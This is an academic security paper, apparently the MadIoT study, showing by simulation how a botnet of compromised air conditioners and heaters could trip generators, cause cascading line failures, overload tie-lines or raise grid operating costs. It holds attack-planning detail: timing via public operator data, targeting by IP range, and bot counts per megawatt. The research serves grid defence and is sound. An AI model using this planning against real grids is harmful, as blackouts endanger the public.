We demonstrate that an Internet of Things (IoT) botnet of high wattage devices–such as air conditioners and heaters–gives a unique ability to adversaries to launch large-scale coordinated attacks on the power grid. In particular, we reveal a new class of potential attacks on power grids called the Manipulation of demand via IoT (MadIoT) attacks that can leverage such a botnet in order to manipulate the power demand in the grid. We study five variations of the MadIoT attacks and evaluate their effectiveness via state-of-the-art simulators on real-world power grid models. These simulation results demonstrate that the MadIoT attacks can result in local power outages and in the worst cases, large-scale blackouts. Moreover, we show that these attacks can rather be used to increase the operating cost of the grid to benefit a few utilities in the electricity market. This work sheds light upon the interdependency between the vulnerability of the IoT and that of the other networks such as the power grid whose security requires attention from both the systems security and power engineering communities.

## 1 Introduction

A number of recent studies have revealed the vulnerabilities of the Internet of Things (IoT) to intruders [21, 49, 50]. These studies demonstrated that IoT devices from cameras to locks can be compromised either directly or through their designated mobile applications by an adversary [12, 28, 43]. However, most previous work has focused on the consequences of these vulnerabilities on personal privacy and security. It was not until recently and in the aftermath of the Distributed Denial of Service (DDoS) attack by the Mirai botnet, comprising six hundred thousand compromised devices targeting victim servers, that the collective effect of the IoT vulnerabilities was demonstrated [12]. In this paper, we reveal another substantial way that compromised IoT devices can be utilized by an adversary to disrupt one of the most essential modern infrastructure networks, the power grid.





Figure 1: The MadIoT attack. An adversary can disrupt the power grid's normal operation by synchronously switching on/off compromised high wattage IoT devices.

Power grid security standards are all based on the assumption that the power demand can be predicted reliably on an hourly and daily basis [62]. Power grid operators typically assume that power consumers collectively behave similarly to how they did in the past and under similar conditions (e.g., time of the day, season, and weather). However, with the ubiquity of IoT devices and their poor security measures (as shown in [12]), we demonstrate that this is no longer a safe assumption.

There has been a recent trend in producing Wi-Fi enabled high wattage appliances such as air conditioners, water heaters, ovens, and space heaters that can now be controlled remotely and via the Internet [3] (for the power consumption of these devices see Table 1). Even older appliances can be remotely controlled by adding Wi-Fi enabled peripherals such as Tado° [8] and Aquanta [2]. A group of these devices can also be controlled remotely or automatically using smart thermostats or home assistants

such as Amazon Echo [1] or Google Home [4]. Hence, once compromised, any of these devices can be used to control high wattage appliances remotely by an adversary to manipulate the power demand.

In this paper, we reveal a new class of potential attacks called the Manipulation of demand via IoT (MadIoT) attacks that *allow an adversary to disrupt the power grid's normal operation by manipulating the total power demand using compromised IoT devices* (see Fig. 1). These attacks, in the extreme case, can cause large scale blackouts. An important characteristic of MadIoT attacks is that unlike most of previous attacks on the power grid, they do not target the power grid's Supervisory Control And Data Acquisitions (SCADA) system but rather the loads that are much less protected as in load-altering attacks studied in [11, 41].

It is a common belief that manipulating the power demands can potentially damage the power grid. However, these speculations have mostly remained unexamined until our work. *We are among the first to reveal realistic mechanisms to cause abrupt distributed power demand changes using IoT devices–along with Dvorkin and Sang [24], and Dabrowski et al. [19]. Our key contribution is to rigorously study the effects of such attacks on the power grid from novel operational perspectives (for more details on the related work see Section 6).*

We study five variations of the MadIoT attacks and demonstrate their effectiveness on the operation of real-world power grid models via state-of-the-art simulators. These attacks can be categorized into three types:

**(i) Attacks that result in frequency instability:** An abrupt increase (similarly decrease) in the power demands–*potentially by synchronously switching on or off many high wattage IoT devices*–results in an imbalance between the supply and demand. This imbalance instantly results in a sudden drop in the system's frequency. If the imbalance is greater than the system's threshold, the frequency may reach a critical value that causes generators tripping and potentially a large-scale blackout. For example, using state-of-the-art simulators on the small-scale power grid model of the Western System Coordinating Council (WSCC), we show that a *30% increase in the demand results in tripping of all the generators. For such an attack, an adversary requires access to about 90 thousand air conditioners or 18 thousand electric water heaters within the targeted geographical area.* We also study the effect of such an attack during the system's restarting process after a blackout (a.k.a. the *black start*) and show that it can disrupt this process by causing frequency instability in the system.

**(ii) Attacks that cause line failures and result in cascading failures:** If the imbalance in the supply and demand after the attack is not significant, the frequency of the system is stabilized by the *primary controller* of the generators. Since the way power is transmitted in the power grid (a.k.a. the *power flows*) follows Kirchhoff's laws, the grid operator has almost no control over the power flows after the response of the primary controllers. Hence, even a small increase in the demands may result in line overloads and failures. These initial line failures may consequently result in further line failures or as it is called, a *cascading failure* [54]. For example, we show by simulations that *an increase of only* 1% *in the demand in the Polish grid during the Summer 2008 peak, results in a cascading failure with 263 line failures and outage in 86% of the loads. Such an attack by the adversary requires access to about 210 thousand air conditioners which is 1.5% of the total number of households in Poland [58].* During the Summer peak hours when most of the air conditioners are already on, decreasing their temperature set points [61] combined with the initiation of other high wattage appliances like water heaters, can result in the same total amount of increase in the demand.

Table 1: Home appliances' approximate electric power usage based on appliances manufactured by General Electric [3].

| **Appliance** | **Power Usage ($W$)** |
|---|---|
| Air Conditioner | 1,000 |
| Space Heater | 1,500 |
| Air Purifier | 200 |
| Electric Water Heater | 5,000 |
| Electric Oven | 4,000 |

We also show that an adversary can cause line failures by *redistributing the demand* via increasing the demand in some places (e.g., turning on appliances within a certain IP range) and decreasing the demand in others (e.g., turning off appliances within another IP range). These attacks, in particular, can cause failures in important high capacity *tie-lines* that connect two neighboring independent power systems–e.g., of neighboring countries.

**(iii) Attacks that increase operating costs:** When the demand goes above the day-ahead predicted value, conservatively assuming that there would be no frequency disturbances or line failures, the grid operator needs to purchase additional electric power from ancillary services (i.e., reserve generators). These reserve generators usually have higher prices than the generators committed as part of day ahead planning. Therefore, using the reserve generators can significantly increase the power generation cost for the grid operator but at the same time be profitable for the utility that operates the reserve generators. For example, we show by simulations that *a 5% increase in the power demand during peak hours by an adversary can result in a 20% increase in the power generation cost.* Hence, an adversary's attack may rather be for the benefit of a particular utility in the electricity market than for damaging the infrastructure.

The MadIoT attacks' sources are *hard to detect and disconnect* by the grid operator due to their distributed nature. These attacks can be *easily repeated* until being effective and are *black-box* since the attacker does not need to know the operational details of the power grid. These properties make countering the MadIoT attacks challenging. Nevertheless, we provide sketches of countermeasures against the MadIoT attacks from both the power grid and the IoT perspectives.

*Overall, our work sheds light upon the interdependency between the vulnerability of the IoT and that of other networks such as the power grid whose security requires attention from both the systems security and the power engineering communities. We hope that our work serves to protect the grid against future threats from insecure IoT devices.*

The rest of this paper is organized as follows. Section 2 provides a brief introduction to power systems. In Section 3, we introduce the MadIoT attack and its variations, and in Section 4, we demonstrate these attacks via simulations. In Section 5, we present countermeasure sketches against the MadIoT attacks. Section 6 presents a summary of the related work, and Section 7 discusses the limitations of our work. Finally Section 8 provides concluding remarks and recommendations. The central results of the paper are self-contained in the above sections. We refer the interested reader to the appendix for an overview of recent blackouts and their connection to MadIoT attacks, and additional experimental results.

## 2 Power Systems Background

In this section, we provide a brief introduction to power systems. For more details, refer to [26, 27, 31, 62].

### 2.1 Basics

Power systems consist of different components (see Fig. 2). The electric power is generated at power generators at different locations with different capacities and then transmitted via a high voltage *transmission network* to large industrial consumers or to the lower voltage *distribution network* of a town or a city. The power is then transmitted to commercial and residential consumers.

The main challenges in the operation and control of the power systems are in the transmission network. Moreover, since a distributed increase in power demand does not significantly affect the operation of the distribution network, we ignore the operational details of the distribution network and only consider it as an aggregated load within the transmission network. The term *power grid* mainly refers to the transmission network rather that the distribution network.

The transmission network can have a very complex topology. Each intersection point in the grid is called a





Figure 2: Main components of a power system.

*bus* which is a node in the equivalent graph.[1] Some of the buses may be connected to the distribution network of a city or a town and therefore represent the aggregated load within those places.

The instantaneous electric power generation and consumption are measured in watts ($W$) and are calculated based on electric voltages and currents. Almost all the power systems deploy Alternating Currents (AC) and voltages for transmitting electric power. This means that the electric current and voltage at each location and each point in time are equal to $I(t) = \sqrt{2} I_{\text{rms}} \cos(2\pi f t + \theta_I)$ and $V(t) = \sqrt{2} V_{\text{rms}} \cos(2\pi f t + \theta_V)$, in which $f$ is the *nominal frequency* of the system, and $I_{\text{rms}}, V_{\text{rms}}$ and $\theta_I, \theta_V$ are the root mean square (rms) values and the phase angles of the currents and voltages, respectively. In the U.S., Canada, Brazil, and Japan the power system frequency is $60Hz$ but almost everywhere else it is $50Hz$.





Figure 3

Given the voltages and the currents, the *active, reactive, and apparent power* amplitudes absorbed by a load can be computed as $P = V_{\text{rms}} I_{\text{rms}} \cos(\theta_V - \theta_I)$, $Q = V_{\text{rms}} I_{\text{rms}} \sin(\theta_V - \theta_I)$, and $S = V_{\text{rms}} I_{\text{rms}}$, respectively. $\cos(\theta_V - \theta_I)$ is called the *power factor* of a load.

### 2.2 Power Grid Operation and Control

Stable operation of the power grid relies on the persistent balance between the power supply and the demand. This is mainly due to the lack of practical large scale electrical power storage. In order to keep the balance between the power supply and the demand, power system operators use weather data as well as historical power consumption data to predict the power demand on a daily and hourly basis [27]. This allows the system operators to plan in advance and only deploy enough generators to meet the demand in the hours ahead without overloading any power lines. The grid operation should also comply with *the $N-1$ security standard*. The $N-1$ standard requires the grid to operate normally even after a failure in a *single* component of the grid (e.g., a generator, a line, or a transformer).

In power systems, the rotating speed of generators cor-

[1] The terms "bus" and "node" can be used interchangeably in this paper without loss of any critical information.





Figure 4: Normal and abnormal frequency ranges in North America. The figure is borrowed from [60].

respond to the frequency. When the demand gets greater than the supply, the rotating speeds of the turbine generators' rotors decelerate, and the kinetic energy of the rotors are released into the system in response to the extra demand. Correspondingly, this causes a drop in the system's frequency. This behavior of turbine generators corresponds to Newton's first law of motion and is calculated by the *inertia* of the generator. Similarly, the supply being greater than the demand results in acceleration of the generators' rotors and a rise in the system's frequency.

This decrease/increase in the frequency of the system cannot be tolerated for a long time since frequencies lower than the nominal value severely damage the generators. If the frequency goes above or below a threshold value, protection relays turn off or disconnect the generators completely (see Fig. 4 for normal and abnormal frequency ranges in North America). Hence, within seconds of the first signs of decrease in the frequency, the *primary controller* activates and increases the mechanical input which increases the speed of the generator's rotor and correspondingly the frequency of the system [26].

Despite stability of the system's frequency after the primary controller's response, it may not return to its nominal frequency (mainly due to the generators generating more than their nominal value). Hence, the *secondary controller* starts within minutes to restore the system's frequency. The secondary controller modifies the active power set points and deploys available extra generators and controllable demands to restore the nominal frequency and permanently stabilizes the system.

## 2.3 Power Flows

The equality of supply and demand is a necessary condition for the stable operation of the grid, but it is far from being sufficient. In order to deliver power from generators to loads, the electric power should be transmitted by the transmission lines. The power transmitted on each line in known as the *power flow* on that line.

Unlike routing in computer networks, power flows are almost entirely determined and governed by Kirchhoff's laws given the active and reactive power demand and supply values. Besides the constraints on the power flows enforced by Kirchhoff's laws, there are other limiting constraints that are dictated by the physical properties of the electrical equipment. In particular, each power line has a certain capacity of apparent power that it can carry safely.

Unlike water or gas pipelines, the capacity constraint on a power line is not automatically enforced by its physical properties. Once the power supply and demand values are set, the power flows on the lines are determined based on Kirchhoff's laws with no capacity constraints in the equations. Thus, an unpredicted supply and demand setting may result in electric power *overload* on some of the lines. Once a line is overloaded, it may be *tripped* by the protective relay, or it may break due to overheating–which should be avoided by the relay. Hence, the system operator needs to compute the power flows in advance–using the predicted demand values and optimal set of generators to supply the demand–to see if any of the lines will be overloaded. If so, the configuration of the generators should be changed to avoid lines overload and tripping.

## 2.4 Voltage Stability

Besides power line thermal limits, the power flows on the lines are limited by their terminating buses' voltages. The voltages at the buses are controlled by maintaining the level of the reactive power ($Q$) supply. Voltage instability or as it is called *voltage collapse* occurs when the generated reactive power becomes inadequate. This is mainly due to changes in system configurations due to line failures, increase in active or reactive power demand, or loss of generators. Voltage collapse should be studied using $V$-$Q$ (characterizing the relationship between the voltage at the terminating bus of a line to the reactive power flow) and $P$-$V$ (characterizing the relationship between the voltage at the terminating bus of a line to the active power flow) analysis which is beyond the scope of this paper, but for more details see [62, Chapter 7].

*Voltage collapse* results in the infeasibility of the power flow equations. Hence, it can be detected when the power flow solver fails to find a solution to the power flow equation (usually after an initial change in the system). In such scenarios, the grid operator is forced to perform load shedding (i.e., outage in part of the grid) in order to recover the system from a voltage collapse and make the power flow equations feasible again. Hence, even failures in a few lines or an increase in the active/reactive power demands may result in large scale outages around the grid due to voltage collapse.





Figure 5: Estimated number of homes with smart thermostats in North America in millions. Data is obtained from Statista [56].

## 3 Attacking the Grid Using an IoT Botnet

In this section, we reveal attack mechanisms that can utilize an IoT botnet of high wattage devices to launch a large-scale coordinated attack on the power grid.

### 3.1 Threat Model

We assume that an adversary has already gained access to an IoT botnet of many high wattage smart appliances (listed in Table 1) within a city, a country, or a continent. Since most of the IoT devices are controlled using mobile phone applications, access to users' mobile phones or corresponding applications can also be used to control these devices [28]. This access can potentially allow the adversary to increase or decrease the demand in different locations remotely and synchronously. The adversary's power to manipulate the demand can also be translated into watts ($W$) using the numbers in Table 1 and based on the type and the number of devices to which it has access.

For example, if we consider only the houses with smart thermostats in 2018 as shown in Fig. 5 and assuming that each thermostat only controls two $1kW$ air conditioners, an attacker can *potentially* control $35GW$ of electric power[2]–even a fraction of which is a significant amount. Recall that in the case of the Mirai botnet, the attackers could get access to about 600 thousand devices within a few months [12].

The $35GW$ is computed by only considering the thermostats connected to a few air conditioners. By considering all the smart air conditioners as well as other high wattage appliances such as water heaters, this value would be much higher. Moreover, this amount will grow in the future as the trend shows in Fig. 5.

We call the attacks under this threat model the Manipulation of the demand via IoT (MadIoT) attacks. In the next subsection, we provide the details of various types of attacks that can be performed by an adversary.

### 3.2 MadIoT Attack Variations

MadIoT attacks can disrupt the normal operation of the power grid in many ways. Here, we present the most important and direct ways that such attacks can cause damage to the grid (summarized in Table 2):

**1. Significant frequency drop/rise:** As briefly described in Section 2, the normal operation of the power grid relies on the persistent balance between the supply and demand. Thus, an adversary's approach could be to disrupt this balance using an IoT botnet. An adversary can leverage an IoT botnet of high-wattage devices and synchronously switch on all the compromised devices. *If the resulting sudden increase in the demand is greater than a threshold, which depends on the inertia of the system, it can cause the system's frequency to drop significantly before the primary controllers can react. This consequently may result in the activation of the generators' protective relays and loss of generators, and finally a blackout.* Sudden decrease in the demand may also result in the same effect but this time by causing a sudden rise in the frequency.

*An adversary can further increase its success by strategic selection of the timing of an attack* using the online data available via the websites of Independent System Operators (ISOs)[3] (e.g., daily fuel mix and live updates of the demand values.) For example, we know that as the share of renewable resources in the power generation increases, the inertia of the system decreases. Therefore, an attack that is coordinated with the time that renewable penetration is highest, is more effective in causing large changes in the frequency. Similarly, *an attack during the peak hours can result in a slow yet persistent frequency drop in the system.* Such an attack may exhaust the controller reserves and force the system operator to perform load shedding. This *may result in power outages in several parts of the system if the situation is handled well by the operator, or in a large-scale blackout if it is mishandled and the system's frequency keeps dropping.* According to the European Network of Transmission System Operators for Electricity (ENTSOE) guidelines, if the frequency of the European grid goes below $47.5Hz$ or above $51.5Hz$, *a blackout can hardly be avoided [25].*

**2. Disrupting a black start:** Once there is a blackout, the grid operator needs to restart the system as soon as possible. This process is called a *black start*. Since the demand is unknown at the time of a black start, restarting the whole grid at the same time may result in frequency instability and system failure again. Hence, in a black start, the operator divides the system into smaller *islands* and tries to restart the grid in each island separately. The islands are then connected to increase the reliability of the system.

Since the grid is partitioned into smaller islands at

[2]For the sake of comparison, this amount is equal to 7% of the entire U.S. 2017 Winter peak demand (about $500GW$) [10].

[3]The system operators are given different names in different countries and continents, but here for the sake of simplicity, we refer to all of them as ISOs.

Table 2: MadIoT attack variations. The botnet size is in bots/$MW$ which is the number of bots required to perform a successful variation of the MadIoT attack, if the total demand in the system is $1MW$. All the bots are assumed to be air conditioners.

| # | Goal | Attack action | Initial impact | Botnet size | Simulation results |
|---|---|---|---|---|---|
| 1 | Grid frequency rise/drop | Synchronously switching on/off all the bots | Generation tripping | 200–300 | Figs. 8,7,9 |
| 2 | Disrupting grid re-start | Synchronously switching on all the bots once the power restarts after a blackout | Generation tripping | 100–200 | Fig. 11 |
| 3 | Line failures and cascades | Synchronously switching on or off the bots in different locations | Lines tripping | 4–10 | Figs. 12,13,15 |
| 4 | Failure in tie-lines | Synchronously switching on (off) the bots in importing (exporting) end of a tie-line | Tie-lines tripping | 10–15 | Fig. 16 |
| 5 | Increasing the operating cost | Slowly switching on the bots during power demand peak hours | Utilizing power generation reserve | 30–50 | Fig. 17 |

the time of a black start, the inertia of each part is low and therefore the system is very vulnerable to demand changes. Thus, an adversary can significantly hinder the black start process by suddenly increasing the demand using the IoT botnet once an island is up. This can cause a large frequency disturbance in each island and cause the grid to return to the blackout state.

**3. Line failures and cascades:** Recall from Section 2.3 that the power flows in power grids are determined by the Kirchhoff's laws. Therefore, most of the time, the grid operator does not have any control over the power flows from generators to loads. Once an adversary causes a sudden increase in the loads all around the grid, assuming that the frequency drop is not significant, the extra demand is satisfied by the primary controller. Since the power flows are not controlled by the grid operator at this stage, this may result in line overloads and consequent lines tripping.

After initial lines tripping or failures, the power flows carried by these lines are redistributed to other lines based on Kirchhoff's laws. Therefore, the initial line failures may subsequently result in further line failures or, as it is called, a *cascading failure* [54]. These failures may eventually result in the separation of the system into smaller unbalanced islands and a large-scale blackout.

Moreover, failure in a few lines accompanied by an increase in the power demand may result in a voltage collapse (recall from Section 2.4) which consequently would force the grid operator to perform load shedding. Hence, in some steps during the cascade, there are more outages due to load shedding.

An adversary may also start cascading line failures by redistributing the loads in the system by increasing the demand in a few locations and decreasing the demand in others in order to keep the total demand constant. This redistribution of the demand in the system may result in line failures without causing any frequency disturbances. The advantage of this attack is that it may have the same effect without attracting a lot of attention from the grid operator. It can be considered to be a *stealthier* version of the *demand increase only* attack.

**4. Failures in the tie-lines:** Tie-lines between the ISOs are among the most important lines within an interconnection. These tie-lines are usually used for carrying large amounts of power as part of an exchange program between two ISOs. Failure in one of these lines may result in a huge power deficit (usually more than $1GW$) in the receiving ISO and most likely a blackout due to the subsequent frequency disturbances or a large-scale outage due to load shedding by the grid operator.

Due to their importance, the tie-lines can be the target of an adversary. An adversary can observe the actual power flows on the tie-lines through ISOs' websites, and target the one that is carrying power flow near its capacity. In order to overload that line, all the adversary needs to do is to turn on the high wattage IoT devices in the area at the importing end of the line and turn off the ones at the exporting end (using the IP addresses of the devices).[4] This can overload the tie-line and cause it to trip by triggering its protective relay.

**5. Increasing the operating cost:** When the demand goes above the predicted value, the ISO needs to purchase additional electric power from ancillary services (i.e., reserve generators). These reserve generators usually have a higher price than the generators committed as part of the day ahead planning. Thus, using the reserve generators can significantly increase the power generation cost for the grid operator but at the same time be profitable for the utility that operates the reserve generator.

Hence, the goal of an adversary's attack may be to benefit a particular utility in the electricity market rather than to damage the infrastructure. The adversary can achieve this goal by slowly increasing the demand (e.g., switching on a few devices at a time) at a particular time of the day and in a certain location. Moreover, it may reach out

[4] A sudden increase in the demand, only at the importing end of the tie-line, may also result in its overload. This is due to the fact that once there is an imbalance between the supply and demand, all the generators within an interconnection (whether inside or outside of the particular ISO) respond to the imbalance which consequently results in an increase in the power flow on the tie-line.

to utilities to act in their favor in return for a payment.

Overall, the above attacks demonstrate that *an adversary as described in Section 3.1 has tremendous power to manipulate the operation of the grid in many ways which were not possible a few years ago in the absence of IoT devices.*

### 3.3 Properties and Defensive Challenges

The MadIoT attacks have unique properties that make them very effective and at the same time very hard to defend against. In this subsection, we briefly describe some of these properties.

First, the sources of the MadIoT attacks are *very hard to detect and disconnect* by the grid operator. The main reason is that the security breach is in the IoT devices, yet the attack is on the power grid. The grid operator cannot easily detect which houses are affected since it only sees the aggregation of the distributed changes in the demand around the grid. At the same time, the attack does not noticeably affect the performance of the IoT devices, especially if the smart thermostat is attacked. Moreover, the attack may not be noticeable by the households since the changes are temporary and can be considered as part of the automatic temperature control.

Second, the MadIoT attacks are *easy to repeat*. An adversary can easily repeat an attack at different times of the day and different days to find a time when the attack is the most effective. Moreover, this repeatability allows an adversary to cause a *persistent blackout* in the power grid by disrupting the black start process as described in the previous subsection.

Third, the MadIoT attacks are *black-box*. An adversary does not need to know the underlying topology or the detailed operational properties of the grid, albeit it can use the high-level information available on the ISOs' websites to improve the timing of its attack. It can also use the repeatability of these attacks and general properties of the power grids to achieve and perform a successful attack.

Finally, *power grids are not prepared to defend against the MadIoT attacks*, since abrupt changes in the demand are not part of the *contingency list* that grid operators are prepared for. As mentioned in Section 2, power grids are required to operate normally after a failure in a single component of the grid (the $N-1$ standard). Therefore, the daily operation of the grid is planned such that even a failure in the largest generator does not affect its normal operation.

The scenarios predicted by the $N-1$ standard, however, are quite different from the scenarios caused by the MadIoT attacks. Although an increase in the demand can be similar to losing a generator from the supply and demand balance perspective, these two phenomena result in completely different power flows in the grid. Hence, although losing a generator may not result in any issues as planned, increase in the demands by an adversary may result in many line overloads. Moreover, *the imbalance caused by an adversary may surpass the imbalance caused due to losing the largest generator*, and therefore results in unpredicted frequency disturbances. For example, the capacity of the largest operating generator in the system may be $1GW$ (usually a nuclear power plant) which can be surpassed by an attack comprising more than 100 thousand compromised water heaters.

Despite these difficulties, we provide sketches of countermeasures against the MadIoT attacks in Section 5.

### 3.4 Connection to Historical Blackouts

There have been several large-scale blackouts in the past two decades around the world. Although these events were not caused by any attacks, the chain of events that led to these blackouts could have been initiated by a MadIoT attack. For example, the initial reactive power deficit in Ohio in 2003 leading to the large-scale blackout in the U.S. and Canada [60], and the failures in the tie-lines connecting Italy to Switzerland in 2003 leading to the complete shutdown of the Italian grid [59], could have been caused by MadIoT attacks. Most of these events happened beacuse the systems' operators were *not prepared for the unexpected initial event*. Hence, the MadIoT attacks could result in similar unexpected failures. We reviewed a few of the recent blackouts in the power grids around the world and demonstrated how an adversary could have caused similar blackouts. The details of these events are relegated to Appendix A.

## 4 Experimental Demonstrations

In this section, we demonstrate the effectiveness of the MadIoT attacks on real-world power grid models via state-of-the-art simulators. Recall that the MadIoT attacks are black-box. Therefore, *the outcome of an attack highly depends on the operational properties of the targeted system at the time of the attack (e.g., generators' settings, amount of renewable resources, and power flows)*. We emphasize this in our simulations by changing the power grid models' parameters to reflect the daily changes in the operational properties of the system.

### 4.1 Simulations Setup

Our results are based on computer simulations. In particular, we use the MATPOWER [65] and the PowerWorld [7] simulators. MATPOWER is an open-source MATLAB library which is widely used for computing the power flows in power grids. PowerWorld, on the other hand, is an industrial-level software suite that is widely used by the industry for frequency stability analysis of power systems. We used the academic version of Power-





Figure 6: The WSCC 9-bus system. The generators at buses 2 and 3 are the buses with inertia, and the generator at bus 1 is a *slack bus* with no inertia. The slack bus is a bus in the system that can change its generation to make the power flow equations feasible. The load buses are buses 5, 6, and 8. We consider two operational settings of the WSCC system: (a) high inertia, in which both generators 2 and 3 have inertia constants ($H$) equal to 15$s$, and (b) low inertia, in which generators 2 and 3 have inertia constants equal to 5$s$ and 10$s$, respectively [51, Chapter 3]. In all the simulations, the IEEE type-2 speed-governing model (IEEE-G2) is used for the generators [44].


World.

For frequency stability analysis in PowerWorld, to the best of our knowledge, there are no large-scale real-world power grids available for academic research. Hence, for evaluating the effects of the MadIoT attacks on the system's frequency, we use the WSCC 9-bus grid model that represents a simple approximation of the Western System Coordinating Council (WSCC)–with 9 buses, 9 lines, and 315$MW$ of demand [35]. Despite its small size, due to the complexity of power systems transient analysis, it is widely used as a benchmark system [22, 48, 52].

For evaluating the effects of MadIoT attacks on the power flows, however, we use the Polish grid which is one of the largest and most detailed publicly available real-world power grids. To the best of our knowledge, there are no other real power grids at this scale and detail available for academic research.[5]We use the Polish grid data at its Summer 2004 peak–with 2736 buses, 3504 lines, and 18GW of demand–and at its Summer 2008 peak–with 3120 buses, 3693 lines, and 21GW of demand. Both are available through the MATPOWER library.

Since the total demand in the WSCC system is 315$MW$, but the total demand in the Polish grid is about 20$GW$, for comparison purposes, we focus on the percentage increase/decrease in the demand caused by an attack instead of the number of switching on/off bots. However, if we assume that all the bots are air conditioners, 1$MW$ change in the demand corresponds simply to switching on/off 1,000 bots. Therefore, *we can define the* normalized botnet size *in bots/$MW$ to be the number of bots required to perform a successful variation of the MadIoT attack, if the total demand in the system is* 1$MW$. By this definition, it is easy to see that to increase the demand of any system by 1%, an adversary requires 10 bots/$MW$.

[5]Topologies of other power grids may also be available through university libraries, but they are limited to the topology with no extra information on the operational details.




(a) (b)

Figure 7: Frequency disturbances due to unexpected demand *increases* in all the load buses in the WSCC system caused by an adversary, ignoring generators' frequency cut-off limit (shown by red dashed line). Increase by (a) 23$MW$ and (b) 30$MW$.

## 4.2 Frequency Disturbances

In this subsection, we evaluate the first two MadIoT attack variations described in Section 3.2. We consider two operational settings of the WSCC system: (a) high inertia and (b) low inertia (for details see Fig. 6).

### 4.2.1 200–300 Bots per $MW$ Can Cause Sudden Generation Tripping

In order to show the frequency response of the system to sudden increases in the demand, we simulated the increase of (a) 23$MW$ and (b) 30$MW$ in all the loads for the high inertia and low inertia cases. These values can roughly be considered as 20% and 30% increases in the load buses, respectively. We similarly studied the frequency response of the system to sudden decreases of the demand. Figs. 7 and 8 present the results.

As mentioned in Section 2, the generators are protected from high and low frequency values by protective relays. These values depend on the type of a generator as well as the settings set by the grid operator. Here, we assume the safe frequency interval of 58.2$Hz$ and 61.2$Hz$ which is common in North America (see Fig. 4). Once a generator goes below or above these values, it gets disconnected from the grid by protective relays.

As can be seen in Figs. 7(b) and 8(b), sudden increase or decrease in the load buses by 30% or 20%, respectively, cause the system's frequency to go below or above the frequency cut-off limits. Hence, an adversary requires 200–300 bots/$MW$, or in this case 60–90 thousand bots, to perform these attacks.

As can be seen, however, the drop/rise in frequency is higher in the low inertia case (as predicted). Therefore, there are cases in which the frequency may go be-





Figure 8: Frequency disturbances due to unexpected demand *decreases* in all the load buses in the WSCC system by an adversary, ignoring generators' frequency cut-off limit (shown by red dashed line). Decrease by (a) $15MW$ and (b) $20MW$.





Figure 9: Frequency disturbances due to unexpected demand changes in all the load buses in the WSCC system by an adversary, considering generators' frequency cut-off limits (shown by red dashed lines). (a) Demand increase of $30MW$ and (b) demand decrease of $20MW$.

low/above the critical frequency in the low inertia case but may remain in the safe interval in the high inertia case (see Figs. 7(a) and 8(a)). This suggests that *an attack that is not effective today, may be effective tomorrow* if the system's inertia is lower due to a higher rate of renewable generation.

In Figs. 7 and 8, the frequency cut-off limits of the generators are ignored. Hence, the generators are kept online even when the frequency goes beyond the safe operational limits. In reality, however, these generators are disconnected from the grid by the protective relays. Fig. 9 presents the frequency response of the system when the protective relays are enabled for the cases shown in Figs. 7(b) and 8(b). As can be seen, the grid completely shuts down and the simulations stop in less than 10 seconds due to disconnection of the generators.

